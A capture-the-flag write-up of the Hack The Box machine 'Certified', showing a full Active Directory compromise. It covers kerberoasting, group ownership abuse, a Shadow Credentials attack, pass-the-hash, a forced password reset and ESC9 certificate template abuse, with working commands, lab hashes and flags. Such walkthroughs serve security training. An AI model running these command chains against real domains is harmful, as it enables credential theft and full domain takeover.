HTB AD Medium: Certified
Certified is a Medium rated AD machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
sudo nmap -sC -sV -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49668,49673,49674,49683,49713,49737,49772 10.10.11.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 11:29 CET
Nmap scan report for 10.10.11.41
Host is up (0.022s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-24 17:30:01Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2024-11-24T17:31:33+00:00; -1s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-24T17:31:33+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-24T17:31:33+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2024-11-24T17:31:33+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
49772/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-24T17:30:58
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25299.13 seconds
Assumed Breach
1
judith.mader:judith09
Lateral movement (judith.mader –> management_svc)
We can perform kerberoasting on the management_svc user:
1
2
3
4
5
6
7
8
9
sudo rdate -n 10.10.11.41

impacket-GetUserSPNs -request -dc-ip 10.10.11.41 certified.htb/judith.mader
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName               Name            MemberOf                                    PasswordLastSet             LastLogon                   Delegation
---------------------------------  --------------  ------------------------------------------  --------------------------  --------------------------  ----------
certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb  2024-05-13 17:30:51.476756  2024-11-24 18:28:25.690046
Can’t be cracked.
Start by making ourselves owner of the management group:
1
impacket-owneredit -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
Next, we can add judith.mader to the management group by first giving ourselves GenericAll permissions over it:
1
2
3
4
bloodyAD --host "10.10.11.41" -d "certified.htb" -u "judith.mader" -p "judith09" add genericAll "management" "judith.mader"
[+] judith.mader has now GenericAll on management

net rpc group addmem "management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "10.10.11.41"

This group has GenericWrite over the management_svc user, we can perform a Shadow Credentials attack using pywhisker: Link.
1
2
3
4
5
6
7
8
9
10
11
12
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p 'judith09' --target "management_svc" --action "add" --dc-ip 10.10.11.41
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 1985160b-15b2-3ee1-59a4-957863ddcc89
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 9SNTealW.pfx
[*] Must be used with password: 0GgEaJDoerPdNjEjOw1J
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
The next step is to get the TGT:
1
2
3
4
5
6
7
8
9
10
11
python3 gettgtpkinit.py -cert-pfx 9SNTealW.pfx -pfx-pass 0GgEaJDoerPdNjEjOw1J certified.htb/management_svc user.ccache -dc-ip 10.10.11.41
2024-11-24 19:20:48,481 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-11-24 19:20:48,496 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-11-24 19:21:12,316 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-11-24 19:21:12,316 minikerberos INFO     9a79edb8e1ddbf2f6c46968fd2c0868b547da79bc0c8a51502936c8ea81a3ecb
INFO:minikerberos:9a79edb8e1ddbf2f6c46968fd2c0868b547da79bc0c8a51502936c8ea81a3ecb
2024-11-24 19:21:12,320 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Using the TGT we can request the NTLM hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
export KRB5CCNAME=user.ccache

python3 getnthash.py -key 9a79edb8e1ddbf2f6c46968fd2c0868b547da79bc0c8a51502936c8ea81a3ecb certified.htb/management_svc -dc-ip 10.10.11.41
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
/tmp/pywhisker/pywhisker/getnthash.py:144: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/tmp/pywhisker/pywhisker/getnthash.py:192: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
Verify NTLM hash:
1
2
3
nxc smb 10.10.11.41 -u management_svc -H "a091c1832bcdd4677c28b5a6a1295584"
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
User.txt: 1fae73ea6e2d7e7cce0272302ea6d99f
1
2
3
4
5
6
7
8
9
10
evil-winrm -i 10.10.11.41 -u management_svc -H "a091c1832bcdd4677c28b5a6a1295584"
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami
certified\management_svc

*Evil-WinRM* PS C:\Users\management_svc\Desktop> type user.txt
1fae73ea6e2d7e7cce0272302ea6d99f
Lateral movement (management_svc –> ca_operator)
The management_svc user has GenericAll permissions over the ca_operator user: 
Modify the password by passing the hash:
1
2
3
4
5
6
7
pth-net rpc password "ca_operator" 'Password123!' -U "certified.htb"/"management_svc"%"a091c1832bcdd4677c28b5a6a1295584":"a091c1832bcdd4677c28b5a6a1295584" -S 10.10.11.41
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

nxc smb 10.10.11.41 -u ca_operator -p 'Password123!'
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\ca_operator:Password123!
Privilege Escalation
We can assume that the ca_operator user has permissions over certain certificate authorities (hence the name of the HTB machine). Certs can be requested by using certipy-ad. In this case we are looking for vulnerable certs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
certipy-ad find -u 'ca_operator' -p 'Password123!!' -dc-ip 10.10.11.41 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20241124195329_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20241124195329_Certipy.txt'
[*] Saved JSON output to '20241124195329_Certipy.json'
We can inspect the output to find a ESC9 vulnerable certificate:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
cat 20241124195329_Certipy.txt
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA

-- SNIP --

Certificate Templates
  0
    Template Name                       : CertifiedAuthentication

-- SNIP --

    [!] Vulnerabilities
      ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
The following guide was used to assist in the exploitation process: Link.
ESC9 is a certificate vulnerability in which the userPrincipalName of one user can be changed to that of another user. In this case we will change the UPN of the ca_operator user to that of the Administrator user using certipy-ad:
1
2
3
4
5
6
certipy-ad account update -username "management_svc@certified.htb" -hashes 'a091c1832bcdd4677c28b5a6a1295584:a091c1832bcdd4677c28b5a6a1295584' -user ca_operator -upn Administrator -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
We will pass the hash of the management_svc user to perform this operation. This user was used as he has GenericWrite permissions over the ca_operator user. Requesting the Administrator.pfx file using the ca_operator user requires us to pass an NTLM hash. For this we can use a NTLM hash generator like below to convert a plaintext password into an NTLM hash: 
Now that we have all the required pieces of information to request the .pfx file we can do so:
1
2
3
4
5
6
7
8
9
10
11
certipy-ad req -username "ca_operator@certified.htb" -hashes "602F5C34346BC946F9AC2C0922CD9EF6:602F5C34346BC946F9AC2C0922CD9EF6" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication' -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Once a .pfx file is obtained we can request the TGT:
1
2
3
4
5
6
7
8
9
10
11
python3 gettgtpkinit.py -cert-pfx /home/kali/administrator.pfx certified.htb/administrator user.ccache -dc-ip 10.10.11.41
2024-11-24 20:14:29,946 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-11-24 20:14:30,023 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-11-24 20:14:30,077 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-11-24 20:14:30,077 minikerberos INFO     b6595dc3494d6c82096318be020a103814d943db13ff8c0d132535d09f7cb612
INFO:minikerberos:b6595dc3494d6c82096318be020a103814d943db13ff8c0d132535d09f7cb612
2024-11-24 20:14:30,080 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Using the TGT we can obtain the NTLM hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
export KRB5CCNAME=user.ccache

python3 getnthash.py -key b6595dc3494d6c82096318be020a103814d943db13ff8c0d132535d09f7cb612 certified.htb/Administrator -dc-ip 10.10.11.41
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
/tmp/pywhisker/pywhisker/getnthash.py:144: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/tmp/pywhisker/pywhisker/getnthash.py:192: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting ticket to self with PAC
Recovered NT Hash
0d5b49608bbce1751f708748f67e2d34
Verify hash:
1
2
3
nxc smb 10.10.11.41 -u Administrator -H "0d5b49608bbce1751f708748f67e2d34"
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\Administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)
Authenticate over WinRM and get the flag: 049cfda432cf4554f1a34ebcebe6aa6d
1
2
3
4
5
6
7
8
evil-winrm -i 10.10.11.41 -u Administrator -H "0d5b49608bbce1751f708748f67e2d34"
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
049cfda432cf4554f1a34ebcebe6aa6d
PWNED!!!